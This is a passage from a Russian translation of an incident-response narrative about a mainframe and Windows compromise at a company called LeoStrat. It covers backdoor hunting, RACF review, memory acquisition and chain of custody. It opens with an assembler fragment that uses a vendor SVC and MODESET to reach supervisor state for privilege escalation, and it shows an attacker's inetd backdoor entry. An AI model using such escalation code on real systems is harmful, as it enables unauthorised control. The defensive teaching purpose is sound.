0000000	90EC	D00C		00000C	3	STM 14,12,12(13)
0000004	05C0				4	BALR 12,0
		R: C	000006		5	USING *,12
0000006	50D0	C046		00004C	6	ST 13,SAVE+4
000000A	41D0	C042		000048	7	LA 13,SAVE
					8	*
000000E	0AE9				9	SVC 241
					10	MODESET KEY=ZERO,MODE=SUP
					11+	* MACDATE Y-3 81030
0000010					13+	CNOP 0,4
0000010	4510	C012		000018	14+	BAL 1,#+8

Администратор мэйнфрейма изучает программу, замирает на несколько секунд, затем резко зовет своего начальника службы безопасности, чтобы собрать экстренное совещание. Он поясняет, что программа **SVC 241** автоматически выдает ее вызывающему полномочное состояние (режим ядра).

По достижении этого состояния программа оказывается способна делать в мэйнфрейме практически все, что угодно - в данном случае, к примеру, выдать Барни атрибут **SPECIAL**. Хуже всего, что **SVC 241** - это совершенно легитимная функция, которая необходима для банковского приложения, которое они используют...

****Примечание по вызовам супервизора (SVC)****

SVC в мэйнфреймах - это аналог системных вызовов на платформах типа **Unix** и **Windows**. Они предоставляют **API** для доступа к режиму ядра и безопасного выполнения низкоуровневых операций.

Допустим, вы хотите прочитать файл на диске. Если вы стандартный пользователь, то вы не можете напрямую читать с жесткого диска и получать содержимое файла, поэтому вы обращаетесь к системному вызову `open`, который переключает контекст на режим ядра, в котором он имеет неограниченные привилегии.

Далее системный вызов безопасно вызывает файл и передает его содержимое вашему приложению в “режиме пользователя”.

Подобные настройки ограничивают вероятность того, что приложение выйдет из-под контроля и разрушит соседние программы и данные только лишь потому, что у него есть такая возможность.

Подобная концепция применяется и в мейнфреймах.

SVC хранятся в таблице, в которой каждой функции присваивается уникальный номер от 0 до 255. z/OS позволяет пользователям и вендорам регистрировать свои собственные функции SVC.

Принимая во внимание привилегии, которыми они обладают, одна небольшая ошибка может стать фатальной для системы, как в примере выше, где SVC выдал привилегии ядра (полномочное состояние) целой программе, чтобы она делала все, что захочет без надлежащего контроля доступа.

Эта история не придумана наугад. Она навеяна реальным взломом мейнфрейма в 2012 году, когда атакующий использовал небрежно написанный SVC для эскалации привилегий.¹⁶

¹⁶ <https://github.com/mainframed/logica/blob/master/Tfy.source.backdoor>

Дальнейшее исследование

Мы нашли явную улику и теперь можем уверенно составить хронологию заражения, учитывая все элементы, которые мы обнаружили:



На первом совещании с кризисной командой и советом директоров мы представляем данную схему в самом тихом помещении в истории. Вывод очевиден: все пароли в мэйнфрейме - а их 993 - должны быть сброшены.

По умолчанию, RACF хранит хэши паролей в формате DES¹⁷, и учитывая небольшое количество специальных символов, которые разрешаются для пользователей (#, @ и &), а также отсутствие смешанного регистра, мы можем быть уверены в том, что атакующий успешно взломал все учетные записи за несколько часов.

Как уже говорилось, необходимо принять это важное решение, поскольку все жестко-закодированные пароли в скриптах,

¹⁷ Алгоритм хэширования, используемый в RACF:

<https://mainframed767.tumblr.com/post/43487158079/the-ibm-zos-racf-des-hashing-algorithm>

приложениях, файлах конфигурации и т.д. должны быть изменены вручную. Наш краткосрочный план действий по мэйнфрейму таков:

- Отменить полномочия учетной записи **G19861**
- Удалить программу **SVC 241** и выяснить, какое приложение ее разместило, чтобы сообщить об этом вендору
- Принудительно произвести сброс паролей всех пользователей мэйнфрейма (но не технических учетных записей)
- Добавить атрибут **PROTECTED** всем техническим учетным записям, чтобы атакующий не мог открыть интерактивный сеанс даже с правильным паролем
- Одновременно с этим найти все скрипты или приложения, работающие с данными учетными записями (внутри и за пределами мэйнфрейма), чтобы подготовить массовый сброс паролей
- Увеличить детализацию логирования в SMF, чтобы учитывались изменения атрибутов, групповые соединения, создание учетных записей, получение успешного доступа к важным файлам типа **SYS1.**** и так далее.

Администраторы z/OS горят желанием поскорее выполнить эти действия, чтобы поставить точку в этой ситуации, но мы никогда не должны так поступать при проведении расследований!

Может еще отправить CMC атакующему и оповестить его о том, что мы раскрыли его действия?

Нет, мы не можем приступать к решению этих проблем, пока не найдем все бэкдоры, оставленные атакующим, которые могут быть использованы для восстановления контроля над системой, в случае если он потеряет свой текущий доступ.

Мы займемся ликвидацией последствий на отдельном этапе, со всеми необходимыми мерами по предотвращению подобных атак в будущем. А сейчас мы идентифицируем каждый

принадлежащий атакующему артефакт, записываем соответствующие краткосрочные действия, необходимые для остановки утечки, затем переходим к следующему артефакту.

К слову о бэкдорах, есть два основных вида программ-бэкдоров, которые могут предоставлять доступ атакующему:

- Обратный шелл: программа, отправляющая вызовы на командно-контрольный сервер и регулярно запрашивающая команды на выполнение.
- Связывающий шелл: скрипт, ожидающий входящих соединений от атакующего.

Бэкдор с обратным шеллом может быть легко замечен в логах файрвола, потому что он по своему определению всегда активен. Учитывая короткий промежуток времени - с момента, когда он стал **SPECIAL** 13 марта в 04:55 UTC и до настоящего момента - мы можем вручную отследить все соединения, инициированные мэйнфреймом, путем просмотра этих логов файрвола:

Time	Interface	Prot.	Src Addr	Dest Addr	Size
2017-03-14 02:05:17	fxp0.0	TCP	10.40.40.44:59112	10.40.40.45:1414	276
2017-03-14 02:50:17	fxp0.0	TCP	10.40.40.44:9812	10.40.30.51:80	76
2017-03-14 02:55:18	fxp0.0	TCP	10.40.40.44:41211	10.40.30.51:443	926
2017-03-14 04:58:22	fxp0.0	TCP	10.40.40.44:6718	10.40.40.45:15000	103
2017-03-14 06:12:23	fxp0.0	TCP	10.40.40.44:33861	10.210.2.118:1414	268
2017-03-14 07:37:17	fxp0.0	TCP	10.40.40.44:2106	10.210.2.118:15000	90
2017-03-14 08:30:19	fxp0.0	TCP	10.40.40.44:28971	10.40.40.45:1414	19

Мэйнфрейм - это сервер, который, как подразумевается, в большинстве случаев должен получать соединения, а не инициировать их; поэтому имеется столь небольшое количество подходящих вариантов (в основном, MQ-сообщения, передачи по FTP, веб-сервисы и так далее).

Никаких реальных паттернов не всплывает (периодические запросы на один и тот же IP-адрес, запросы примерно одинакового размера, повторяющиеся адреса и т.д.), так что мы можем с

уверенностью сделать вывод, что бэкдоров с обратным шеллом нет.

Далее мы ищем бэкдоры, ожидающие активных соединений: выполняем быстрое и грязное сканирование портов мейнфрейма при помощи **nmap**, чтобы вывести список активных служб:

```
root@Lab:~# nmap -sV -p- 10.40.40.44 -oA nmap_scan_mainframe
Starting Nmap 7.01 ( https://nmap.org )
Nmap scan report for 10.40.40.44
Host is up (0.017s latency).
Not shown: 65527 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      IBM OS/390 ftpd V1R10
23/tcp    open  tn3270   IBM Telnet TN3270 (traditional tn3270)
111/tcp   open  rpcbind
443/tcp   open  https
1023/tcp  open  unknown
1414/tcp  open  unknown
4020/tcp  open  unknown
5131/tcp  open  unknown
```

Порт 21 для FTP, 23 для TN3270/Telnet, 111 для маппинга портов, 443 для HTTPS и 1414 для MQ, но порты выше совершенно незнакомы сисадмину.¹⁸

В каждую z/OS встроен обычный UNIX, который обрабатывает, в числе прочего, стек TCP/IP. Вот почему мы находим стандартные службы, такие как FTP и HTTPS в z/OS. Если там есть бэкдор, то вероятнее всего он находится на стороне UNIX.

Мы подключаемся по telnet к z/OS, используя учетную запись администратора, и выполняем стандартную команду **netstat**, чтобы вывести список открытых портов. Сравниваем этот список с результатами сканирования **nmap**, чтобы выявить любые отклонения, например, бэкдор, прячущийся от команды **netstat**:

¹⁸ Во время поиска бэкдоров при помощи классического сканирования портов, не ленитесь подключиться к порту, чтобы подтвердить удостоверение службы, работающей на нем. Например, если порт 80 открыт, подключитесь с netcat или браузером и отправьте стандартные HTTP-запросы, чтобы убедиться, что служба действительно легитимная.


```

SYSADM:/DUZA/etc: >netstat
MVS TCP/IP NETSTAT CS V1R10          TCPIP Name: TCPIP          12:21:58
User Id Conn      Local Socket      Foreign Socket      State
-----
NFSC      00000027 0.0.0.0..1005     *..*                UDP
FTPD1     0000000F 0.0.0.0..21       0.0.0.0..0          Listen
INETD4    0000002F 0.0.0.0..1023     0.0.0.0..0          Listen
INETD4    0000002E 0.0.0.0..5131     0.0.0.0..0          Listen
INETD4    00000037 192.168.1.208..22 192.168.1.22..40189 Establish
NETVIEW   00000013 0.0.0.0..4020     0.0.0.0..0          Listen
PORTMAP   0000000E 0.0.0.0..111      0.0.0.0..0          Listen

```

С комбинацией из UserID и номера порта админам LeoStrat гораздо легче понять, какие приложения легитимны. С их помощью мы исключаем практически все службы, за исключением программ, которые принадлежат **INETD4**.

Как и в стандартном Unix, данная программа является демоном, слушающим входящие соединения и направляющим их подходящему приложению. Факт того, что она автоматически запускается на старте, делает ее идеальным кандидатом на роль бэкдора.

Мы просматриваем данные конфигурации **INETD4**, чтобы узнать больше о программах, которые он обслуживает:

```

SYSADM:/SYSPROD/etc: > cat /etc/inetd.conf
###
# SCCSID(@(#)inetd.conf      1.24.1.6      AIX)      /* Modified: 19:38:52
9/23/91 */
# Internet server configuration database
#
[...]
#exec      stream tcp nowait OMVSKERN /usr/sbin/rexecd rexecd -LV
ibmcorp    stream tcp nowait OMVSKERN /tmp/ibm_run
[...]

```

Предположительно, официальная программа IBM, работающая из локации **/tmp**. Это максимально подозрительно. Мы удостоверяемся в номере порта, связанного с этой программой, при помощи поиска в файле **/etc/services**:

```
SYSADM:/SYSPROD /etc: > cat /etc/services
```

```
#  
[...]  
# Andrew File System Authenticated services  
#  
vexec      712/tcp      vice-exec  
vlogin     713/tcp      vice-login  
ibm_corp   5131/tcp     vice-shell
```

Скачиваем исполняемый файл по FTP для анализа его содержимого. Мы не собираемся реверсить исполняемый файл для архитектуры Z¹⁹; даже специалисты из LeoStrat не обладают требуемыми навыками, чтобы справиться с этим. Вместо этого, простая команда **strings** должна предоставить нам достаточно информации для подтверждения наших подозрений:

```
CEEBETBL  
CEER00TA  
main  
execve  
printf  
EDCINPL  
send  
socket  
setuid
```

Стандартная функция на C **execve** обычно используется для выполнения команд, **setuid** для переключения привилегий пользователя, а **socket** для установки соединений. Мы действительно имеем дело с бэкдором! Добавляем его в наш растущий список артефактов и движемся дальше.

Изучаем другие модифицированные файлы в UNIX за последние 48 часов, чтобы обнаружить дополнительные изменения в системе, но помимо исполняемого файла **ibm_corp** и случайных файлов в файловой системе **/proc**, ничто другое не выделяется.

¹⁹ CPU в Z не на базе Intel. Это проприетарные кремниевые процессоры с примерно 1100 инструкций. Простая инструкция Load может иметь с десяток вариантов: 24-, 31- и 64-битный режим, память-память, регистр-память, регистр-регистр и так далее.

```
SYSADM:/: > find / -type f -mtime -2
```

Теперь мы фокусируем наше внимание на разделе с z/OS. Последний очевидный вид бэкдоров, который можно поискать, это дополнительные учетные записи. Начинаем с обзора всех привилегированных пользователей в RACF (**SPECIAL** и **OPERATIONS**), используя команду **SR CLASS(USER)**. Она отображает всех пользователей, зарегистрированных в системе:

```
SR CLASS(USER)
USER=G09111 NAME=G09111 OWNER=IBMUUSER CREATED=17.074
  DEFAULT-GROUP=SYS1 PASSDATE=17.074 PASS-INTERVAL=180
  ATTRIBUTES=OPERATIONS
  REVOKE DATE=NONE RESUME DATE=NONE
  LAST-ACCESS=17.074/03:30:39
  CLASS AUTHORIZATIONS=NONE
```

Две учетные записи **G09111** и **A09861** обладают привилегиями **OPERATIONS**, и обе были созданы менее 24 часов назад. После общения с админом выясняется, что **G09111** - это техническая учетная запись службы, используемая новым приложением, которое запустили на продакшн ночью. **A09861** остается неучтенной.

В качестве предупредительной меры, мы помечаем ее как подозрительную и включаем в наш краткосрочный план восстановления.

Все работающие на текущий момент задания JOB верифицированы и одобрены системным программистом.

Пока что все идет нормально.

Когда мы накатим краткосрочный план восстановления через несколько часов (или дней), мейнфрейм должен будет стать защищенным, каким был до атаки (что на деле не является реальным улучшением, по правде говоря, но по крайней мере дыра будет закрыта).

Позже на этой неделе IBM проведет тщательную проверку целостности операционной системы, чтобы убедиться, что атакующий не нарушил работу внутренних компонентов.

Затем все рабочие группы, ответственные за приложения, подтвердят, что их приложения не были изменены каким-либо образом. Представьте себе нарушение исправности противомошеннического приложения на машине ввиду каких-либо действий атакующего (преднамеренно или нет)...

Итак, мы проверили мэйнфрейм, мы знаем, что пошло не так, и мы нашли виновную в инциденте программу... Думаете, это похоже на конец истории?

Вовсе нет! Учетная запись Барни действительно была использована для несанкционированного доступа в мэйнфрейм, но Барни откисает в отпуске. Его учетная запись скорее всего была украдена каким-то образом: посредством фишинговой атаки, кейлоггера, сетевого перехвата... Каждый из возможных сценариев мрачнее предыдущего, поэтому нам нужно готовиться к худшему.

Мы даем кризисной группе задание создать список топ-20 критически важных бизнес-приложений, используемых в LeoStrat, а также информацию по связанной с ними инфраструктуре (машины, базы данных, сетевые потоки, бизнес-партнеры и так далее).

Учитывая уровень продвинутости, который продемонстрировал атакующий, нам нужно подумать о возможности полного отключения доступа в интернет на какое-то время. Это не самая простая процедура.

Поскольку мы не хотим заменять систему на время расследования, мы просим сисадмина применить краткосрочные правила контроля доступа в механизме SMF на тот случай, если

атакующий решит вернуться в то время, пока мы будем заняты поимкой других его бэкдоров:

- Поднимать тревогу для любого соединения, использующего учетные записи **Barney**, **G19861** или **A09861**.
- Поднимать тревогу для любого пакета данных, предназначенного для бэкдора **ibm_corp** (на уровне файрвола).
- Создать honeypot-файлы (файлы-приманки), содержащие интересные ключевые слова, и поднимать тревогу при любой операции чтения **READ**.
- Поднимать тревогу в случае возникновения множества нарушений доступа.
- Поднимать тревогу при любом входе в систему, который происходит не в установленное рабочее время.

Корень зла

“Анализ характера - это наивысшее человеческое развлечение”

Исаак Башевис-Зингер

Мы представляем наши выводы на совещании, тщательно объясняя, что хотя Барни и не виноват за инцидент персонально, его компьютер является предметом расследования. Поэтому, нам нужен незамедлительный физический доступ к его машине.

Учитывая, что Барни в отпуске, и что политика LeoStrat разрешает временное использование рабочих станций для личных целей, нам нужно проконсультироваться с юридическим и HR отделами перед тем, как притронуться к его компьютеру. Более того, доступ к любым данным, помеченным как “персональные”, строго запрещен и требует явного разрешения.


Это ограничение не сильно мешает нам, потому что мы и не собираемся исследовать образ жизни Барни как таковой.

Нас больше интересует обнаружение любой малвари, тайно шпионящей за его деятельностью. Смысл в том, что при проведении криминалистического анализа на персональных компьютерах необходимо всегда следовать законам о приватности и персональных данных. В противном случае, улики могут быть отклонены адвокатом противной стороны, и вы будете награждены встречным иском.

Запланированный на несколько следующих часов порядок действий:

- Собрать данные с компьютера Барни, чтобы понять, как была взломана его учетная запись от мэйнфрейма.
- Запросить содействие по Windows-системам, чтобы прояснить архитектуру Active Directory, если это необходимо.

Во время подготовки к сбору данных, мы наконец получаем информацию от админа сети. Он подходит к нам и рисует следующую схему на листке бумаги. Это замысловатая сетевая архитектура LeoStrat:



У него уходит пять минут, чтобы набросать эту банальную схему. Верни нам эти пять минут обратно!

Мы хладнокровно объясняем, что нам нужно немного больше деталей по ней: IP-адреса, сетевые зоны, IP-адреса файрвола, свитчи, детали по всем машинам, подключенным к сети, и так далее. Он отвечает нам:

“Чтобы собрать все это в кучу, у нас уйдет несколько дней. К тому же, большая часть нашего персонала находится в Азии, и мы вообще не уверены, что у них есть актуальные схемы...”

Увы, но такая ситуация не только у LeoStrat. Редко у каких компаний есть актуальные схемы сетей для отслеживания всех их активов. А ведь это одни из самых важных документов, которые только могут быть у компании, особенно в кризисной ситуации, когда оперативные решения и действия имеют первостепенное значение.

Если таких документов нет, расследование по-прежнему можно проводить, но это однозначно станет помехой для нашей свободы действий, так как нам придется постоянно задавать вопросы локальным командам о деталях по машинам и IP-адресам, к которым у нас имеются подозрения.

Сбор артефактов

Компьютер Барни - это машина под Windows. Мы наконец-то плывем по прочерченным и предсказуемым водам. Давайте снова достанем тот самый план игры и будем тщательно следовать правилам на этот раз.

Рабочая станция все еще работает в опенспейсе по соседству с другими машинами. Это идеально для сбора улики, поскольку мы получим как непостоянные данные (память), так и постоянные (жесткий диск). Никто еще не вмешивался в улики. Да и как бы они смогли это сделать? Никто даже и не подозревал, чем занимается эта тихо жужжащая машина!

При работе с потенциально зараженной машиной нам нужно помнить, что любой фрагмент данных, который мы получим при помощи локальных инструментов на машине, может быть также заражен.

Если мы запустим **netstat** для вывода списка открытых портов, у нас нет гарантий, что выходные данные будут подлинными. Атакующий мог подменить исполняемый файл **netstat**, чтобы скрыть свое вредоносное программное обеспечение.

Мы всегда можем проверить результирующий хэш **netstat** для получения гарантии его целостности, но что насчет функции **InternalGetTcpTable()**, используемой **netstat** для получения информации о сети?

Эта функция импортируется из библиотеки `C:\Windows\system32\iphlpapi.dll`²⁰, поэтому мы должны также проверить и ее целостность. Но опять же, эта функция полностью полагается на объекты ядра в памяти (`_MIB_TCPTABLE`, `_MIB_TCPROW` и т.д.), так что нам нужно проверять и их заодно...

Как видите, сбор необходимых для проведения криминалистического анализа данных быстро превращается в никогда не прекращающуюся регрессию ограничений, с которыми невозможно справиться. Это, разумеется, относится к выводу списка файлов, чтению содержимого, выводу списка сетевых соединений... практически к любой операции, которую мы выполняем в живой системе.

****Примечание: режим пользователя vs режим ядра****

Сейчас самое подходящее время поговорить о внутренностях операционной системы, а именно, Windows.

Код, выполняемый в Windows, может работать в двух состояниях: режим пользователя или режим ядра. Когда приложение работает в пользовательском режиме, у него есть собственное частное виртуальное адресное пространство, которое оно не может покинуть.

Оно не может заменить память другой программы, например, либо напрямую взаимодействовать с аппаратными компонентами. Оно полностью зависит от данных, получаемых через интерфейсы API, которые предоставляются ядром, эти данные называются системными вызовами.

²⁰ DLL - это исполняемые файлы, чьи функции могут быть вызваны из других программ. Например, `winsock.dll` реализует ряд функций сокетов Windows (`connect`, `bind`, `listen` и так далее), которые могут быть импортированы и использованы любой другой программой. DLL, используемые программой, привязываются в ее собственное виртуальное адресное пространство.

Режим ядра - это самый главный режим, в котором все разрешено. В нем нет ограничения адресного пространства и вообще нет никаких ограничений.

Программа в режиме ядра можем изменять память привилегированных процессов, изменять внутреннее устройство Windows, напрямую коммуницировать с сетевой картой, обходя локальный брандмауэр, читать данные напрямую с диска, обходя контроль доступа, и так далее.

Это различие между режимами критически важно для диагностики сложности малвари и ее способности “скрывать” себя. Если она работает в пользовательском режиме, максимум, что она может делать - это подменять свое собственное пространство памяти, чтобы спрятать свои библиотеки DLL, к примеру²¹, либо изменять DLL и исполняемые файлы на диске, чтобы отображать ложные результаты.

Чтобы противостоять подобному типу малвари, мы можем просто использовать свой собственный доверенный **netstat.exe** или **explorer.exe**, и сравнить результаты нескольких похожих инструментов, чтобы выявить расхождения (поэтому нам нужно всегда иметь USB-флешку с классическими утилитами, чтобы извлекать надежные результаты).

Малварь в режиме ядра гораздо более скрытна, поскольку она работает на уровне ядра операционной системы. Она может подменять таблицу системных вызовов для изменения результатов низкоуровневых функций (**open**, **read** и т.д.), заменять указатели таблицы дескрипторов прерываний (IDT), обрабатывающей аппаратные прерывания, заменять структуры памяти ядра и так далее.

21

<https://www.alienvault.com/blogs/labs-research/malware-hiding-techniques-to-watch-for-alienvault-labs>

Поскольку каждая высокоуровневая функция полностью полагается на API ядра, обнаружить хороший руткит в живой системе практически невозможно. Единственный надежный способ одолеть малварь подобного типа - это выполнить “посмертный” (post-mortem) анализ, как мы скоро узнаем.

Малварь, которая изменяет систему, чтобы скрыть свое присутствие, либо присутствие другой программы, называется руткитом.

Означает ли это, что нам нужно проигнорировать любые данные, полученные с компьютера? Определенно, нет. Они по-прежнему могут быть полезны, но только если мы сравниваем их с результатами, которые получаем при помощи более надежных методов, таким образом доказывая, что малварь действительно подделывает данные.

Вопрос, конечно, в том, как мы можем получить достоверную информацию с зараженного хоста?

Сбор форензик-улик опирается на одно мощное правило: “Всегда извлекай информацию, используя “сырой” доступ”.

Хочешь вывести список файлов в директории? Не используй `explorer.exe` (который может быть поврежден); вместо этого получи доступ к физическому диску, найди Главную файловую таблицу (MFT), которая описывает организацию файлов на диске, затем извлекай блоки данных, связанных с заданным файлом.

Хочешь вывести список текущих процессов? Получи прямой доступ в память, найди первую структуру `_EPROCESS` и вручную

проследуй по двусвязной цепочке, чтобы выделить текущие работающие процессы.²²

Это немного затрудняет задачу, как вы уже наверное догадались, но мы обсудим это в деталях.

Конечно, подобные “сырые” операции не должны выполняться, пока зараженный хост работает; в противном случае, это становится пустой тратой времени.

Нам нужно выполнить так называемое точное побитовое копирование RAM и диска, и получить любую релевантную информацию из этих замороженных снапшотов.

Подумайте об этом как о некоей футуристичной инвазивной диагностике. Вместо исследования живого тела, мы замораживаем его, клонируем и беремся за скальпель! Исходное тело не повреждается во время этого процесса, при этом мы сохраняем возможность точно узнать, что с ним не так.

Мы всегда начинаем сбор данных в порядке их волатильности:

- Сначала RAM, поскольку она изменяется каждую наносекунду и определенно будет изменена будущими операциями, которые мы будем выполнять.
- Далее, live-информация в системе: открытые порты, работающие процессы и т.д. (поддельные данные, но это всегда может пригодиться).
- И наконец, данные с жесткого диска.

Все меньше и меньше в расследованиях полагаются на данные с жестких дисков, поскольку малварь научилась жить только в памяти, чтобы избежать антивирусного программного

²² Некоторые руткиты удаляют связь своего процесса из этого списка, чтобы скрыть свое присутствие. Мы можем использовать другие методы, которые будут описаны позже, чтобы в любом случае найти их, типа сканирования по тегам пулов (pool-tag scanning).

обеспечения. И все же, лучше иметь копию диска, на случай, если нам она когда-нибудь понадобится.

****Что мы рассчитываем обнаружить в памяти?****

Каждая операция, выполняемая операционной системой, преобразуется в памяти и часто может сохраняться в течение длительного времени после завершения задачи.

Память предоставляет свежее и надежное описание текущего состояния операционной системы: запущенные процессы, открытые файлы, сетевые соединения, ключи реестра, загруженные в память, USB-устройства и так далее.

Стоит отметить, что для оптимизации своей производительности операционная система часто копирует некоторые объекты памяти на диск, если они не используются.

Эти объекты размещаются в блоках памяти, тегированных как “pageable” (выгружаемые, страничные), и таким образом, они могут временно исчезать из памяти. Вот почему важно собирать файлы подкачки / страничные файлы (pagefile.sys²³ в Windows), чтобы иметь полное представление о системе.

Перед тем, как двигаться дальше, вы должны быть в курсе о рисках по извлечению памяти. Большинство операционных систем не предоставляют чистого и простого способа извлечения памяти в целях криминалистической экспертизы.²⁴

²³ Местоположение файлов подкачки указано в ключе реестра:

HKLM\SYSTEM\ControlSet001\Control\Session Manager\Memory Management

²⁴ Файлы подкачки (pagefile.sys) и файлы спящего режима (hiberfil.sys) не являются реальными, точными копиями памяти. Аварийные дампы памяти приводят к перезагрузке системы, изменяя машину еще больше.

Инструменты по извлечению памяти вынуждены “читерить”, используя функции API ядра²⁵ (`MmMapIoSpace`, `MmMapMemoryDumpMdl` и так далее), чтобы привязывать физическую память, которой они не владеют, к своему виртуальному адресному пространству.

Это может привести к неожиданному поведению, в зависимости от приложений, запущенных на машине во время извлечения. Зачем вообще делать это? Как вы поймете на личном опыте позже, награда очень сильно перевешивает риск.

Мы готовим USB-флешку, содержащую несколько инструментов и скриптов для сбора RAM и live-артефактов:

- Набор инструментов **DumpIt**²⁶ для извлечения RAM.
- Кастомный скрипт для сбора работающих процессов, сетевых соединений, логов событий и так далее (подробности позже).


Помните, что подключая USB-флешку в зараженную машину, мы изменяем некоторые ключи реестра, но это скорее всего не навредит никаким уликам, которые мы собираем.

²⁵ Некоторые умные вредоносные программы могут перехватывать эти функции API для модификации их поведения и делать невозможным извлечение памяти. Ознакомьтесь с исследованием о надежном извлечении памяти:

<http://old.dfrws.org/2013/proceedings/DFRWS2013-p13.pdf>

²⁶ <https://comae.typeform.com/to/XlvMa7> или <http://tools.comae.io/comae-toolkitlight/Comae-Toolkit-Light-3.0.20170620.1.zip>

(прим. переводчика: ссылки устарели; для бесплатной загрузки *Dumplt* необходимо зарегистрироваться здесь: <https://my.comae.io/>)



Мы запускаем набор инструментов **DumpIt** при помощи следующей команды:

```
D:> dumpit.exe /output:WK0025_dump_03142017.dmp
```

```
Destination path:      \\?\D:\script_barneys_machine\memory\WK0025_dump_03142017.dmp
Computer name:         WK0025

--> Proceed with the acquisition ? [y/n] y

[+] Information:
Dump Type:             Microsoft Crash Dump

[+] Machine Information:
Windows version:       10.0.14393
MachineId:             D0A56F12-FFAC-4A4D-B542-F287BA628CF2
```

Примерно через пять минут мы получаем дамп памяти вместе с файлом, содержащим ключевую информацию: хэш памяти, ID машины, имя хоста и т.д.

```
[...]
"fileInfo": {
  "fileSize": 1073274880,
  "sha256":
  "d08a6bf3d0f4fd71a717d7490b45a9511a28972e9b74602ecf6cc46e72c6974d"
},
"machineInfo": {
  "architectureType": "x86",
  "date": "2017-07-14T10:26:22.045Z",
  "domainName": "LEOSTRART.CORP",
  "machineId": "D0A56F12-FFAC-4A4D-B542-F287BA628CF2",
```

```
"machineName": "WK0025",  
[...]
```

****Цепочка сохранности вещественных доказательств****

Важно обеспечить, чтобы каждый артефакт, собранный во время расследования, был захэширован²⁷, и ему была проставлена метка времени. Кроме того, все основные шаги процесса извлечения должны быть строго задокументированы, чтобы обеспечить так называемую цепочку сохранности вещественных доказательств²⁸, это важный аспект юридически законных криминалистических действий.

Если эта цепочка нарушена, улики будут не приняты судом. Некоторые утилиты типа DumpIt обеспечивают эту информацию автоматически, что облегчает задачу.

Речь не только о доказательстве законности улик, но и о нашей собственной защите от потенциальных исковых претензий со стороны владельца машины (Барни), если он попытается обвинить нас в превышении наших служебных полномочий при получении доступа к критическим персональным данным.

Мы продолжаем процесс извлечения, запуская кастомный скрипт, который приготовлен у нас²⁹:

²⁷ Используйте алгоритм SHA 256, чтобы избежать коллизий хэш-функции и атак нахождения прообраза. Пора избавиться от MD5 и SHA1.

²⁸ В некоторых странах процесс извлечения должен проводиться под наблюдением уполномоченного сотрудника правоохранительных органов, чтобы эти данные были приняты в суде.

²⁹ Скрипт pstree.ps1, выводящий взаимосвязь родитель-дочерний элемент, а также другую интересную информацию, можно найти по ссылке:

<https://github.com/HackLikeAPornstar/LeoStrike/blob/master/pstree.ps1>

```
Write-host "[+] Starting the acquisition process..." -foregroundcolor green
```

```
date | out-file -append ".\hash.txt"
```

Сбор общей информации

```
Systeminfo | out-file -append ".\results.txt"
```

Информация о сети

```
Ipconfig /all | out-file -append ".\results.txt"
```

Список локальных пользователей

```
Net user | out-file -append ".\results.txt"
```

Вывод всех соединений и открытых портов

```
Netstat -ano | out-file -append ".\results.txt"
```

Дерево процессов и связанных пользователей. Скрипт по ссылке

<https://github.com/HackLikeAPornstar/LeoStrike/blob/master/pstree.ps1>

```
.\pstree.ps1
```
